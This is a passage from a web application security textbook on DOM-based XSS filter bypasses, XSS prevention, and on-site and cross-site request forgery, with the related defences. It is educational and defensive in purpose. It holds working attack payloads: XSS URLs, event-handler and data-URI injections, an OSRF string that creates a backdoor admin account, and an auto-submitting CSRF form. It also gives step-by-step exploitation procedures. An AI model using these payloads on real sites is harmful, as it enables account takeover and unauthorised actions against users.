http://mdsec.net/error/95/  
http://mdsec.net/error/107/  
http://mdsec.net/error/109/  
http://mdsec.net/error/118/
```

In some situations, you may find that the server-side application implements filters designed to prevent DOM-based XSS attacks. Even though the vulnerable operation occurs on the client, and the server does not return the user-supplied data in its response, the URL is still submitted to the server. So the application may validate the data and fail to return the vulnerable client-side script when a malicious payload is detected.

If this defense is encountered, you should attempt each of the potential filter bypasses that were described previously for reflected XSS vulnerabilities to test the robustness of the server's validation. In addition to these attacks, several techniques unique to DOM-based XSS bugs may enable your attack payload to evade server-side validation.

When client-side scripts extract a parameter's value from the URL, they rarely parse the query string properly into name/value pairs. Instead, they typically search the URL for the parameter name followed by the equals sign and then

extract whatever comes next, up until the end of the URL. This behavior can be exploited in two ways:

- If the server's validation logic is being applied on a per-parameter basis, rather than on the entire URL, the payload can be placed into an invented parameter appended after the vulnerable parameter. For example:

```
http://mdsec.net/error/76/Error.ashx?message=Sorry%2c+an+error+occurred&foo=<script>alert(1)</script>
```

Here, the server ignores the invented parameter, and so it is not subject to any filtering. However, because the client-side script searches the query string for `message=` and extracts everything following this, it includes your payload in the string it processes.

- If the server's validation logic is being applied to the entire URL, not just to the message parameter, it may still be possible to evade the filter by placing the payload to the right of the HTML fragment character (#):

```
http://mdsec.net/error/82/Error.ashx?message=Sorry%2c+an+error+occurred#<script>alert(1)</script>
```

Here, the fragment string is still part of the URL. Therefore, it is stored in the DOM and will be processed by the vulnerable client-side script. However, because browsers do not submit the fragment portion of the URL to the server, the attack string is not even sent to the server and therefore cannot be blocked by any kind of server-side filter. Because the client-side script extracts everything after `message=`, the payload is still copied into the HTML page source.

### TRY IT!

```
http://mdsec.net/error/76/  
http://mdsec.net/error/82/
```

### COMMON MYTH

**"We check every user request for embedded script tags, so no XSS attacks are possible."**

Aside from the question of whether any filter bypasses are possible, you have now seen three reasons why this claim can be incorrect:

- In some XSS flaws, the attacker-controllable data is inserted directly into an existing JavaScript context, so there is no need to use any script tags or other means of introducing script code. In other cases, you can inject an event handler containing JavaScript without using any script tags.

- If an application receives data via some out-of-band channel and renders this within its web interface, any stored XSS bugs can be exploited without submitting any malicious payload using HTTP.
- Attacks against DOM-based XSS may not involve submitting any malicious payload to the server. If the fragment technique is used, the payload remains on the client at all times.

Some applications employ a more sophisticated client-side script that performs stricter parsing of the query string. For example, it may search the URL for the parameter name followed by the equals sign but then extract what follows only until it reaches a relevant delimiter such as & or #. In this case, the two attacks described previously could be modified as follows:

```
http://mdsec.net/error/79/Error.ashx?foomessage=<script>alert(1)</script>
>&message=Sorry%2c+an+error+occurred
```

```
http://mdsec.net/error/79/Error.ashx#message=<script>alert(1)</script>
```

In both cases, the first match for `message=` is followed immediately by the attack string, without any intervening delimiter, so the payload is processed and copied into the HTML page source.

### TRY IT!

```
http://mdsec.net/error/79/
```

In some cases, you may find that complex processing is performed on DOM-based data. Therefore, it is difficult to trace all the different paths taken by user-controllable data, and all the manipulation being performed, solely through static review of the JavaScript source code. In this situation, it can be beneficial to use a JavaScript debugger to monitor the script's execution dynamically. The FireBug extension to the Firefox browser is a full-fledged debugger for client-side code and content. It enables you to set breakpoints and watches on interesting code and data, making the task of understanding a complex script considerably easier.

### COMMON MYTH

**"We're safe. Our web application scanner didn't find any XSS bugs."**

As you will see in Chapter 19, some web application scanners do a reasonable job of finding common flaws, including XSS. However, it should be evident at this point that many XSS vulnerabilities are subtle to detect, and creating a working exploit can require extensive probing and experimentation. At the present time, no automated tools can reliably identify all these bugs.

## Preventing XSS Attacks

---

Despite the various manifestations of XSS, and the different possibilities for exploitation, preventing the vulnerability itself is in fact conceptually straightforward. What makes it problematic in practice is the difficulty of identifying every instance in which user-controllable data is handled in a potentially dangerous way. Any given page of an application may process and display dozens of items of user data. In addition to the core functionality, vulnerabilities may arise in error messages and other locations. It is hardly surprising, therefore, that XSS flaws are so hugely prevalent, even in the most security-critical applications.

Different types of defense are applicable to reflected and stored XSS on the one hand, and to DOM-based XSS on the other, because of their different root causes.

### Preventing Reflected and Stored XSS

The root cause of both reflected and stored XSS is that user-controllable data is copied into application responses without adequate validation and sanitization. Because the data is being inserted into the raw source code of an HTML page, malicious data can interfere with that page, modifying not only its content but also its structure — breaking out of quoted strings, opening and closing tags, injecting scripts, and so on.

To eliminate reflected and stored XSS vulnerabilities, the first step is to identify every instance within the application where user-controllable data is being copied into responses. This includes data that is copied from the immediate request and also any stored data that originated from any user at any prior time, including via out-of-band channels. To ensure that every instance is identified, there is no real substitute for a close review of all application source code.

Having identified all the operations that are potentially at risk of XSS and that need to be suitably defended, you should follow a threefold approach to prevent any actual vulnerabilities from arising:

- Validate input.
- Validate output.
- Eliminate dangerous insertion points.

One caveat to this approach arises where an application needs to let users author content in HTML format, such as a blogging application that allows HTML in comments. Some specific considerations relating to this situation are discussed after general defensive techniques have been described.

### ***Validate Input***

At the point where the application receives user-supplied data that may be copied into one of its responses at any future point, the application should perform

context-dependent validation of this data, in as strict a manner as possible. Potential features to validate include the following:

- The data is not too long.
- The data contains only a certain permitted set of characters.
- The data matches a particular regular expression.

Different validation rules should be applied as restrictively as possible to names, e-mail addresses, account numbers, and so on, according to the type of data the application expects to receive in each field.

### ***Validate Output***

At the point where the application copies into its responses any item of data that originated from some user or third party, this data should be HTML-encoded to sanitize potentially malicious characters. HTML encoding involves replacing literal characters with their corresponding HTML entities. This ensures that browsers will handle potentially malicious characters in a safe way, treating them as part of the content of the HTML document and not part of its structure. The HTML encodings of the primary problematic characters are as follows:

- " — &quot;
- ' — &apos;
- & — &amp;
- < — &lt;
- > — &gt;

In addition to these common encodings, any character can be HTML-encoded using its numeric ASCII character code, as follows:

- % — &#37;
- \* — &#42;

It should be noted that when inserting user input into a tag attribute value, the browser HTML-decodes the value before processing it further. In this situation, the defense of simply HTML-encoding any normally problematic characters may be ineffective. Indeed, as we have seen, for some filters the attacker can bypass HTML-encoding characters in the payload herself. For example:

```


```

As described in the following section, it is preferable to avoid inserting user-controllable data into these locations. If this is considered unavoidable for some reason, great care needs to be taken to prevent any filter bypasses. For example,

if user data is inserted into a quoted JavaScript string in an event handler, any quotation marks or backslashes in user input should be properly escaped with backslashes, and the HTML encoding should include the `&` and `;` characters to prevent an attacker from performing his own HTML encoding.

ASP.NET applications can use the `Server.HtmlEncode` API to sanitize common malicious characters within a user-controllable string before this is copied into the server's response. This API converts the characters `"` `&` `<` and `>` into their corresponding HTML entities and also converts any ASCII character above 0x7f using the numeric form of encoding.

The Java platform has no equivalent built-in API; however, it is easy to construct your own equivalent method using just the numeric form of encoding. For example:

```
public static String HTMLEncode(String s)
{
    StringBuffer out = new StringBuffer();
    for (int i = 0; i < s.length(); i++)
    {
        char c = s.charAt(i);
        if(c > 0x7f || c=='"' || c=='&' || c=='<' || c=='>')
            out.append("&#" + (int) c + ";");
        else out.append(c);
    }
    return out.toString();
}
```

A common mistake developers make is to HTML-encode only the characters that immediately appear to be of use to an attacker in the specific context. For example, if an item is being inserted into a double-quoted string, the application might encode only the `"` character. If the item is being inserted unquoted into a tag, it might encode only the `>` character. This approach considerably increases the risk of bypasses being found. As you have seen, an attacker can often exploit browsers' tolerance of invalid HTML and JavaScript to change context or inject code in unexpected ways. Furthermore, it is often possible to span an attack across multiple controllable fields, exploiting the different filtering being employed in each one. A far more robust approach is to always HTML-encode every character that may be of potential use to an attacker, regardless of the context where it is being inserted. To provide the highest possible level of assurance, developers may elect to HTML-encode every nonalphanumeric character, including whitespace. This approach normally imposes no measurable overhead on the application and presents a severe obstacle to any kind of filter bypass attack.

The reason for combining input validation and output sanitization is that this involves two layers of defenses, either one of which provides some protection if the other one fails. As you have seen, many filters that perform input and



output validation are subject to bypasses. By employing both techniques, the application gains some additional assurance that an attacker will be defeated even if one of its two filters is found to be defective. Of the two defenses, the output validation is the most important and is mandatory. Performing strict input validation should be viewed as a secondary failover.

Of course, when devising the input and output validation logic itself, great care should be taken to avoid any vulnerabilities that lead to bypasses. In particular, filtering and encoding should be carried out after any relevant canonicalization, and the data should not be further canonicalized afterwards. The application should also ensure that the presence of any NULL bytes does not interfere with its validation.

### ***Eliminate Dangerous Insertion Points***

There are some locations within the application page where it is just too inherently dangerous to insert user-supplied input, and developers should look for an alternative means of implementing the desired functionality.

Inserting user-controllable data directly into existing script code should be avoided wherever possible. This applies to code within `<script>` tags, and also code within event handlers. When applications attempt to do this safely, it is frequently possible to bypass their defensive filters. And once an attacker has taken control of the context of the data he controls, he typically needs to perform minimal work to inject arbitrary script commands and therefore perform malicious actions.

Where a tag attribute may take a URL as its value, applications should generally avoid embedding user input, because various techniques may be used to introduce script code, including the use of scripting pseudo-protocols.

A further pitfall to avoid is situations where an attacker can manipulate the character set of the application's response, either by injecting into a relevant directive or because the application uses a request parameter to specify the preferred character set. In this situation, input and output filters that are well designed in other respects may fail because the attacker's input is encoded in an unusual form that the filters do not recognize as potentially malicious. Wherever possible, the application should explicitly specify an encoding type in its response headers, disallow any means of modifying this, and ensure that its XSS filters are compatible with it. For example:

```
Content-Type: text/html; charset=ISO-8859-1
```

### ***Allowing Limited HTML***

Some applications need to let users submit data in HTML format that will be inserted into application responses. For example, a blogging application may

allow users to write comments using HTML, to apply formatting to their comments, embed links or images, and so on. In this situation, applying the preceding measures across the board will break the application. Users' HTML markup will itself be HTML-encoded in responses and therefore will be displayed on-screen as actual markup, rather than as the formatted content that is required.

For an application to support this functionality securely, it needs to be robust in allowing only a limited subset of HTML, which does not provide any means of introducing script code. This must involve a whitelist approach in which only specific tags and attributes are permitted. Doing this successfully is a nontrivial task because, as you have seen, there are numerous ways to use seemingly harmless tags to execute code.

For example, if the application allows the `<b>` and `<i>` tags and does not consider any attributes used with these tags, the following attacks may be possible:

```
<b style=behavior:url(#default#time2) onbegin=alert(1)>  
<i onclick=alert(1)>Click here</i>
```

Furthermore, if the application allows the apparently safe combination of the `<a>` tag with the `href` attribute, the following attack may work:

```
<a href="data:text/html;base64,PHNjcmlwdD5hbGVydCgxKTWvc2NyaXB0Pg==">Click here</a>
```

Various frameworks are available to validate user-supplied HTML markup to try to ensure that it does not contain any means of executing JavaScript, such as the OWASP AntiSamy project. It is recommended that developers who need to allow users to author limited HTML should either use a suitable mature framework directly or should closely examine one of them to understand the various challenges involved.

An alternative approach is to make use of a custom intermediate markup language. Users are permitted to use the limited syntax of the intermediate language, which the application then processes to generate the corresponding HTML markup.

## Preventing DOM-Based XSS

The defenses described so far obviously do not apply directly to DOM-based XSS, because the vulnerability does not involve user-controlled data being copied into server responses.

Wherever possible, applications should avoid using client-side scripts to process DOM data and insert it into the page. Because the data being processed is outside of the server's direct control, and in some cases even outside of its visibility, this behavior is inherently risky.

If it is considered unavoidable to use client-side scripts in this way, DOM-based XSS flaws can be prevented through two types of defenses, corresponding to the input and output validation described for reflected XSS.

### ***Validate Input***

In many situations, applications can perform rigorous validation on the data being processed. Indeed, this is one area where client-side validation can be more effective than server-side validation. In the vulnerable example described earlier, the attack can be prevented by validating that the data about to be inserted into the document contains only alphanumeric characters and whitespace. For example:

```
<script>
  var a = document.URL;
  a = a.substring(a.indexOf("message=") + 8, a.length);
  a = unescape(a);
  var regex=/^([A-Za-z0-9+\s])*$ /;
  if (regex.test(a))
    document.write(a);
</script>
```

In addition to this client-side control, rigorous server-side validation of URL data can be employed as a defense-in-depth measure to detect requests that may contain malicious exploits for DOM-based XSS flaws. In the same example just described, it would actually be possible for an application to prevent an attack by employing only server-side data validation by verifying the following:

- The query string contains a single parameter.
- The parameter's name is `message` (case-sensitive check).
- The parameter's value contains only alphanumeric content.

With these controls in place, it would still be necessary for the client-side script to parse the value of the `message` parameter properly, ensuring that any fragment portion of the URL was not included.

### ***Validate Output***

As with reflected XSS flaws, applications can perform HTML encoding of user-controllable DOM data before it is inserted into the document. This enables all kinds of potentially dangerous characters and expressions to be displayed within the page in a safe way. HTML encoding can be implemented in client-side JavaScript with a function like the following:

```
function sanitize(str)
{
```

```
var d = document.createElement('div');
d.appendChild(document.createTextNode(str));
return d.innerHTML;
}
```

## Summary

---

This chapter has examined the various ways in which XSS vulnerabilities can arise and ways in which common filter-based defenses can be circumvented. Because XSS vulnerabilities are so prevalent, it is often straightforward to find several bugs within an application that are easy to exploit. XSS becomes more interesting, from a research perspective at least, when various defenses are in place that force you to devise some highly crafted input, or leverage some little-known feature of HTML, JavaScript, or VBScript, to deliver a working exploit.

The next chapter builds on this foundation and examines a wide variety of further ways in which defects in the server-side web application may leave its users exposed to malicious attacks.

## Questions

---

Answers can be found at <http://mdsec.net/wahh>.

1. What standard “signature” in an application’s behavior can be used to identify most instances of XSS vulnerabilities?
2. You discover a reflected XSS vulnerability within the unauthenticated area of an application’s functionality. State two different ways in which the vulnerability could be used to compromise an authenticated session within the application.
3. You discover that the contents of a cookie parameter are copied without any filters or sanitization into the application’s response. Can this behavior be used to inject arbitrary JavaScript into the returned page? Can it be exploited to perform an XSS attack against another user?
4. You discover stored XSS behavior within data that is only ever displayed back to yourself. Does this behavior have any security significance?
5. You are attacking a web mail application that handles file attachments and displays these in-browser. What common vulnerability should you immediately check for?
6. How does the same-origin policy impinge upon the use of the Ajax technology XMLHttpRequest?

7. Name three possible attack payloads for XSS exploits (that is, the malicious actions that you can perform within another user's browser, not the methods by which you deliver the attacks).
8. You have discovered a reflected XSS vulnerability where you can inject arbitrary data into a single location within the HTML of the returned page. The data inserted is truncated to 50 bytes, but you want to inject a lengthy script. You prefer not to call out to a script on an external server. How can you work around the length limit?
9. You discover a reflected XSS flaw in a request that must use the `POST` method. What delivery mechanisms are feasible for performing an attack?



# Attacking Users: Other Techniques

The preceding chapter examined the grandfather of attacks against other application users—cross-site scripting (XSS). This chapter describes a wide range of other attacks against users. Some of these have important similarities to XSS attacks. In many cases, the attacks are more complex or subtle than XSS attacks and can succeed in situations where plain XSS is not possible.

Attacks against other application users come in many forms and manifest a variety of subtleties and nuances that are frequently overlooked. They are also less well understood in general than the primary server-side attacks, with different flaws being conflated or neglected even by some seasoned penetration testers. We will describe all the different vulnerabilities that are commonly encountered and will spell out the steps you need to follow to identify and exploit each of these.

## Inducing User Actions

---

The preceding chapter described how XSS attacks can be used to induce a user to unwittingly perform actions within the application. Where the victim user has administrative privileges, this technique can quickly lead to complete compromise of the application. This section examines some additional methods that can be used to induce actions by other users. These methods can be used even in applications that are secured against XSS.

## Request Forgery

This category of attack (also known as *session riding*) is closely related to session hijacking attacks, in which an attacker captures a user's session token and therefore can use the application "as" that user. With request forgery, however, the attacker need never actually know the victim's session token. Rather, the attacker exploits the normal behavior of web browsers to hijack a user's token, causing it to be used to make requests that the user does not intend to make.

Request forgery vulnerabilities come in two flavors: on-site and cross-site.

### On-Site Request Forgery

On-site request forgery (OSRF) is a familiar attack payload for exploiting stored XSS vulnerabilities. In the MySpace worm, described in the preceding chapter, a user named Samy placed a script in his profile that caused any user viewing the profile to perform various unwitting actions. What is often overlooked is that stored OSRF vulnerabilities can exist even in situations where XSS is not possible.

Consider a message board application that lets users submit items that are viewed by other users. Messages are submitted using a request like the following:

```
POST /submit.php
Host: wahh-app.com
Content-Length: 34

type=question&name=daf&message=foo
```

This request results in the following being added to the messages page:

```
<tr>
  <td></td>
  <td>daf</td>
  <td>foo</td>
</tr>
```

In this situation, you would, of course, test for XSS flaws. However, suppose that the application is properly HTML-encoding any " < and > characters it inserts into the page. When you are satisfied that this defense cannot be bypassed in any way, you might move on to the next test.

But look again. You control part of the target of the <img> tag. Although you cannot break out of the quoted string, you can modify the URL to cause any user who views your message to make an arbitrary on-site GET request. For example, submitting the following value in the `type` parameter causes anyone viewing your message to make a request that attempts to add a new administrative user:

```
../admin/newUser.php?username=daf2&password=0wned&role=admin#
```



When an ordinary user is induced to issue your crafted request, it, of course, fails. But when an administrator views your message, your backdoor account gets created. You have performed a successful OSRF attack even though XSS was not possible. And, of course, the attack succeeds even if administrators take the precaution of disabling JavaScript.

In the preceding attack string, note the # character that effectively terminates the URL before the .gif suffix. You could just as easily use & to incorporate the suffix as a further request parameter.

### TRY IT!

**In this example, an OSRF exploit can be placed in the recent searches list, even though this is not vulnerable to XSS:**

```
http://mdsec.net/search/77/
```

### HACK STEPS

1. In every location where data submitted by one user is displayed to other users but you cannot perform a stored XSS attack, review whether the application's behavior leaves it vulnerable to OSRF.
2. The vulnerability typically arises where user-supplied data is inserted into the target of a hyperlink or other URL within the returned page. Unless the application specifically blocks any characters you require (typically dots, slashes, and the delimiters used in the query string), it is almost certainly vulnerable.
3. If you discover an OSRF vulnerability, look for a suitable request to target in your exploit, as described in the next section for cross-site request forgery.

OSRF vulnerabilities can be prevented by validating user input as strictly as possible before it is incorporated into responses. For example, in the specific case described, the application could verify that the `type` parameter has one of a specific range of values. If the application must accept other values that it cannot anticipate in advance, input containing any of the characters `/ . \ ? &` and `=` should be blocked.

Note that HTML-encoding these characters is *not* an effective defense against OSRF attacks, because browsers will decode the target URL string before it is requested.

Depending on the insertion point and the surrounding context, it may also be possible to prevent OSRF attacks using the same defenses described in the next section for cross-site request forgery attacks.

## Cross-Site Request Forgery

In cross-site request forgery (CSRF) attacks, the attacker creates an innocuous-looking website that causes the user's browser to submit a request directly to the vulnerable application to perform some unintended action that is beneficial to the attacker.

Recall that the same-origin policy does not prohibit one website from issuing requests to a different domain. It does, however, prevent the originating website from processing the responses to cross-domain requests. Hence, CSRF attacks normally are "one-way" only. Multistage actions such as those involved in the Samy XSS worm, in which data is read from responses and incorporated into later requests, cannot be performed using a pure CSRF attack. (Some methods by which CSRF techniques can be extended to perform limited two-way attacks, and capture data cross-domain, are described later in this chapter.)

Consider an application in which administrators can create new user accounts using requests like the following:

```
POST /auth/390/NewUserStep2.ashx HTTP/1.1
Host: mdsec.net
Cookie: SessionId=8299BE6B260193DA076383A2385B07B9
Content-Type: application/x-www-form-urlencoded
Content-Length: 83

realname=daf&username=daf&userrole=admin&password=letmein1&
confirmpassword=letmein1
```

This request has three key features that make it vulnerable to CSRF attacks:

- The request performs a privileged action. In the example shown, the request creates a new user with administrative privileges.
- The application relies solely on HTTP cookies for tracking sessions. No session-related tokens are transmitted elsewhere within the request.
- The attacker can determine all the parameters required to perform the action. Aside from the session token in the cookie, no unpredictable values need to be included in the request.

Taken together, these features mean that an attacker can construct a web page that makes a cross-domain request to the vulnerable application containing everything needed to perform the privileged action. Here is an example of such an attack:

```
<html>
<body>
<form action="https://mdsec.net/auth/390/NewUserStep2.ashx"
method="POST">
```

```
<input type="hidden" name="realname" value="daf">
<input type="hidden" name="username" value="daf">
<input type="hidden" name="userrole" value="admin">
<input type="hidden" name="password" value="letmein1">
<input type="hidden" name="confirmpassword" value="letmein1">
</form>
<script>
document.forms[0].submit();
</script>
</body>
</html>
```

This attack places all the parameters to the request into hidden form fields and contains a script to automatically submit the form. When the user's browser submits the form, it automatically adds the user's cookies for the target domain, and the application processes the resulting request in the usual way. If an administrative user who is logged in to the vulnerable application visits the attacker's web page containing this form, the request is processed within the administrator's session, and the attacker's account is created.

#### TRY IT!

```
http://mdsec.net/auth/390/
```

A real-world example of a CSRF flaw was found in the eBay application by Dave Armstrong in 2004. It was possible to craft a URL that caused the requesting user to make an arbitrary bid on an auction item. A third-party website could cause visitors to request this URL, so that any eBay user who visited the website would place a bid. Furthermore, with a little work, it was possible to exploit the vulnerability in a stored OSRF attack within the eBay application itself. The application allowed users to place `<img>` tags within auction descriptions. To defend against attacks, the application validated that the tag's target returned an actual image file. However, it was possible to place a link to an off-site server that returned a legitimate image when the auction item was created and subsequently replace this image with an HTTP redirect to the crafted CSRF URL. Thus, anyone who viewed the auction item would unwittingly place a bid on it. More details can be found in the original Bugtraq post:

```
http://archive.cert.uni-stuttgart.de/bugtraq/2005/04/msg00279.html
```

**NOTE** The defect in the application's validation of off-site images is known as a "time of check, time of use" (TOCTOU) flaw. An item is validated at one time and used at another time, and an attacker can modify its value in the window between these times.

### Exploiting CSRF Flaws

CSRF vulnerabilities arise primarily in cases where applications rely solely on HTTP cookies for tracking sessions. Once an application has set a cookie in a user's browser, the browser automatically submits that cookie to the application in every subsequent request. This is true regardless of whether the request originates from a link, form within the application itself, or from any other source such as an external website or a link clicked in an e-mail. If the application does not take precautions against an attacker's "riding" on its users' sessions in this way, it is vulnerable to CSRF.

#### HACK STEPS

1. Review the key functionality within the application, as identified in your application mapping exercises (see Chapter 4).
2. Find an application function that can be used to perform some sensitive action on behalf of an unwitting user, that relies solely on cookies for tracking user sessions, and that employs request parameters that an attacker can fully determine in advance—that is, that do not contain any other tokens or unpredictable items.
3. Create an HTML page that issues the desired request without any user interaction. For GET requests, you can place an `<img>` tag with the `src` attribute set to the vulnerable URL. For POST requests, you can create a form that contains hidden fields for all the relevant parameters required for the attack and that has its target set to the vulnerable URL. You can use JavaScript to autosubmit the form as soon as the page loads.
4. While logged in to the application, use the same browser to load your crafted HTML page. Verify that the desired action is carried out within the application.

**TIP** The possibility of CSRF attacks alters the impact of numerous other categories of vulnerability by introducing an additional vector for their exploitation. For example, consider an administrative function that takes a user identifier in a parameter and displays information about the specified user. The function is subject to rigorous access control, but it contains a SQL injection vulnerability in the `uid` parameter. Since application administrators are trusted and have full control of the database in any case, the SQL injection vulnerability might be considered low risk. However, because the function does not (as originally intended) perform any administrative action, it is not protected against CSRF. From an attacker's perspective, the function is just as

**significant as one specifically designed for administrators to execute arbitrary SQL queries. If a query can be injected that performs some sensitive action, or that retrieves data via some out-of-band channel, this attack can be performed by nonadministrative users via CSRF.**

### **Authentication and CSRF**

Since CSRF attacks involve performing some privileged action within the context of the victim user's session, they normally require the user to be logged in to the application at the time of the attack.

One location where numerous dangerous CSRF vulnerabilities have arisen is in the web interfaces used by home DSL routers. These devices often contain sensitive functions, such as the ability to open all ports on the Internet-facing firewall. Since these functions are often not protected against CSRF, and since most users do not modify the device's default internal IP address, they are vulnerable to CSRF attacks delivered by malicious external sites. However, the devices concerned often require authentication to make sensitive changes, and most users generally are not logged in to their device.

If the device's web interface uses forms-based authentication, it is often possible to perform a two-stage attack by first logging the user in to the device and then performing the authenticated action. Since most users do not modify the default credentials for devices of this kind (perhaps on the assumption that the web interface can be accessed only from the internal home network), the attacker's web page can first issue a login request containing default credentials. The device then sets a session token in the user's browser, which is sent automatically in any subsequent requests, including those generated by the attacker.

In other situations, an attacker may require that the victim user be logged in to the application under the attacker's own user context to deliver a specific attack. For example, consider an application that allows users to upload and store files. These files can be downloaded later, but only by the user who uploaded them. Suppose that the function can be used to perform stored XSS attacks, because no filtering of file contents occurs (see Chapter 12). This vulnerability might appear to be harmless, on the basis that an attacker could only use it to attack himself. However, using CSRF techniques, an attacker can in fact exploit the stored XSS vulnerability to compromise other users. As already described, the attacker's web page can make a CSRF request to force a victim user to log in using the attacker's credentials. The attacker's page can then make a CSRF request to download a malicious file. When the user's browser processes this file, the attacker's XSS payload executes, and the user's session with the vulnerable application is compromised. Although the victim is currently logged in using

the attacker's account, this need not be the end of the attack. As described in Chapter 12, the XSS exploit can persist in the user's browser and perform arbitrary actions, logging the user out of her current session with the vulnerable application and inducing her to log back in using her own credentials.

### Preventing CSRF Flaws

CSRF vulnerabilities arise because of how browsers automatically submit cookies back to the issuing web server with each subsequent request. If a web application relies solely on HTTP cookies as its mechanism for tracking sessions, it is inherently at risk from this type of attack.

The standard defense against CSRF attacks is to supplement HTTP cookies with additional methods of tracking sessions. This typically takes the form of additional tokens that are transmitted via hidden fields in HTML forms. When each request is submitted, in addition to validating session cookies, the application verifies that the correct token was received in the form submission. Assuming that the attacker has no way to determine the value of this token, he cannot construct a cross-domain request that succeeds in performing the desired action.

**NOTE** Even functions that are robustly defended using CSRF tokens may be vulnerable to user interface (UI) redress attacks, as described later in this chapter.

When anti-CSRF tokens are used in this way, they must be subjected to the same safeguards as normal session tokens. If an attacker can predict the values of tokens that are issued to other users, he may be able to determine all the parameters required for a CSRF request and therefore still deliver an attack. Furthermore, if the anti-CSRF tokens are not tied to the session of the user to whom they were issued, an attacker may be able to obtain a valid token within his own session and use this in a CSRF attack that targets a different user's session.

### TRY IT!

```
http://mdsec.net/auth/395/  
http://mdsec.net/auth/404/
```

**WARNING** Some applications use relatively short anti-CSRF tokens on the assumption that they will not be subjected to brute-force attacks in the way that short session tokens might be. Any attack that sent a range of possible values to the application would need to send these via the victim's browser, involving a large number of requests that might easily be noticed. Furthermore,

the application may defensively terminate the user's session if it receives too many invalid anti-CSRF tokens, thereby stalling the attack.

However, this ignores the possibility of performing a brute-force attack purely on the client side, without sending any requests to the server. In some situations, this attack can be performed using a CSS-based technique to enumerate a user's browsing history. For such an attack to succeed, two conditions must hold:

- The application must sometimes transmit an anti-CSRF token within the URL query string. This is often the case, because many protected functions are accessed via simple hyperlinks containing a token within the target URL.
- The application must either use the same anti-CSRF token throughout the user's session or tolerate the use of the same token more than once. This is often the case to enhance the user's experience and allow use of the browser's back and forward buttons.

If these conditions hold, and the target user has already visited a URL that includes an anti-CSRF token, the attacker can perform a brute-force attack from his own page. Here, a script on the attacker's page dynamically creates hyperlinks to the relevant URL on the target application, including a different value for the anti-CSRF token in each link. It then uses the JavaScript API `getComputedStyle` to test whether the user has visited the link. When a visited link is identified, a valid anti-CSRF token has been found, and the attacker's page can then use it to perform sensitive actions on the user's behalf.

Note that to defend against CSRF attacks, it is not sufficient simply to perform sensitive actions using a multistage process. For example, when an administrator adds a new user account, he might enter the relevant details at the first stage and then review and confirm the details at the second stage. If no additional anti-CSRF tokens are being used, the function is still vulnerable to CSRF, and an attacker can simply issue the two required requests in turn, or (very often) proceed directly to the second request.

Occasionally, an application function employs an additional token that is set in one response and submitted in the next request. However, the transition between these two steps involves a redirection, so the defense achieves nothing. Although CSRF is a one-way attack and cannot be used to read tokens from application responses, if a CSRF response contains a redirection to a different URL containing a token, the victim's browser automatically follows the redirect and automatically submits the token with this request.

#### TRY IT!

```
http://mdsec.net/auth/398/
```

Do not make the mistake of relying on the HTTP `Referer` header to indicate whether a request originated on-site or off-site. The `Referer` header can be spoofed using older versions of Flash or masked using a meta refresh tag. In general, the `Referer` header is not a reliable foundation on which to build any security defenses within web applications.

### Defeating Anti-CSRF Defenses Via XSS

It is often claimed that anti-CSRF defenses can be defeated if the application contains any XSS vulnerabilities. But this is only partly true. The thought behind the claim is correct—that because XSS payloads execute on-site, they can perform two-way interaction with the application and therefore can retrieve tokens from the application's responses and submit them in subsequent requests.

However, if a page that is itself protected by anti-CSRF defenses also contains a reflected XSS flaw, this flaw cannot easily be used to break the defenses. Don't forget that the initial request in a reflected XSS attack is itself cross-site. The attacker crafts a URL or `POST` request containing malicious input that gets copied into the application's response. But if the vulnerable page implements anti-CSRF defenses, the attacker's crafted request must *already* contain the required token to succeed. If it does not, the request is rejected, and the code path containing the reflected XSS flaw does not execute. The issue here is not whether injected script can read any tokens contained in the application's response (of course it can). The issue is about getting the script into a response containing those tokens in the first place.

In fact, there are several situations in which XSS vulnerabilities can be exploited to defeat anti-CSRF defenses:

- If there are any stored XSS flaws within the defended functionality, these can always be exploited to defeat the defenses. JavaScript injected via the stored attack can directly read the tokens contained within the same response that the script appears in.
- If the application employs anti-CSRF defenses for only part of its functionality, and a reflected XSS flaw exists in a function that is not defended against CSRF, that flaw can be exploited to defeat the anti-CSRF defenses. For example, if an application employs anti-CSRF tokens to protect only the second step of a funds transfer function, an attacker can leverage a reflected XSS attack elsewhere to defeat the defense. A script injected via this flaw can make an on-site request for the first step of the funds transfer, retrieve the token, and use this to request the second step. The attack is successful because the first step of the transfer, which is not defended against CSRF, returns the token needed to access the defended page. The reliance on only HTTP cookies to reach the first step means that it can be leveraged to gain access to the token defending the second step.



- In some applications, anti-CSRF tokens are tied only to the current user, and not to his session. In this situation, if the login form is not protected against CSRF, a multistage exploit may still be possible. First, the attacker logs in to his own account to obtain a valid anti-CSRF token that is tied to his user identity. He then uses CSRF against the login form to force the victim user to log in using the attacker's credentials, as was already described for the exploitation of same-user stored XSS vulnerabilities. Once the user is logged in as the attacker, the attacker uses CSRF to cause the user to issue a request exploiting the XSS bug, using the anti-CSRF token previously acquired by the attacker. The attacker's XSS payload then executes in the user's browser. Since the user is still logged in as the attacker, the XSS payload may need to log the user out again and induce the user to log back in, with the result that the user's login credentials and resulting application session are fully compromised.
- If anti-CSRF tokens are tied not to the user but to the current session, a variation on the preceding attack may be possible if any methods are available for the attacker to inject cookies into the user's browser (as described later in this chapter). Instead of using a CSRF attack against the login form with the attacker's own credentials, the attacker can directly feed to the user both his current session token and the anti-CSRF token that is tied to it. The remainder of the attack then proceeds as previously described.

These scenarios aside, robust defenses against CSRF attacks do in many situations make it considerably harder, if not impossible, to exploit some reflected XSS vulnerabilities. However, it goes without saying that any XSS conditions in an application should always be fixed, regardless of any anti-CSRF protections in place that may, in some situations, frustrate an attacker who is seeking to exploit them.

## UI Redress

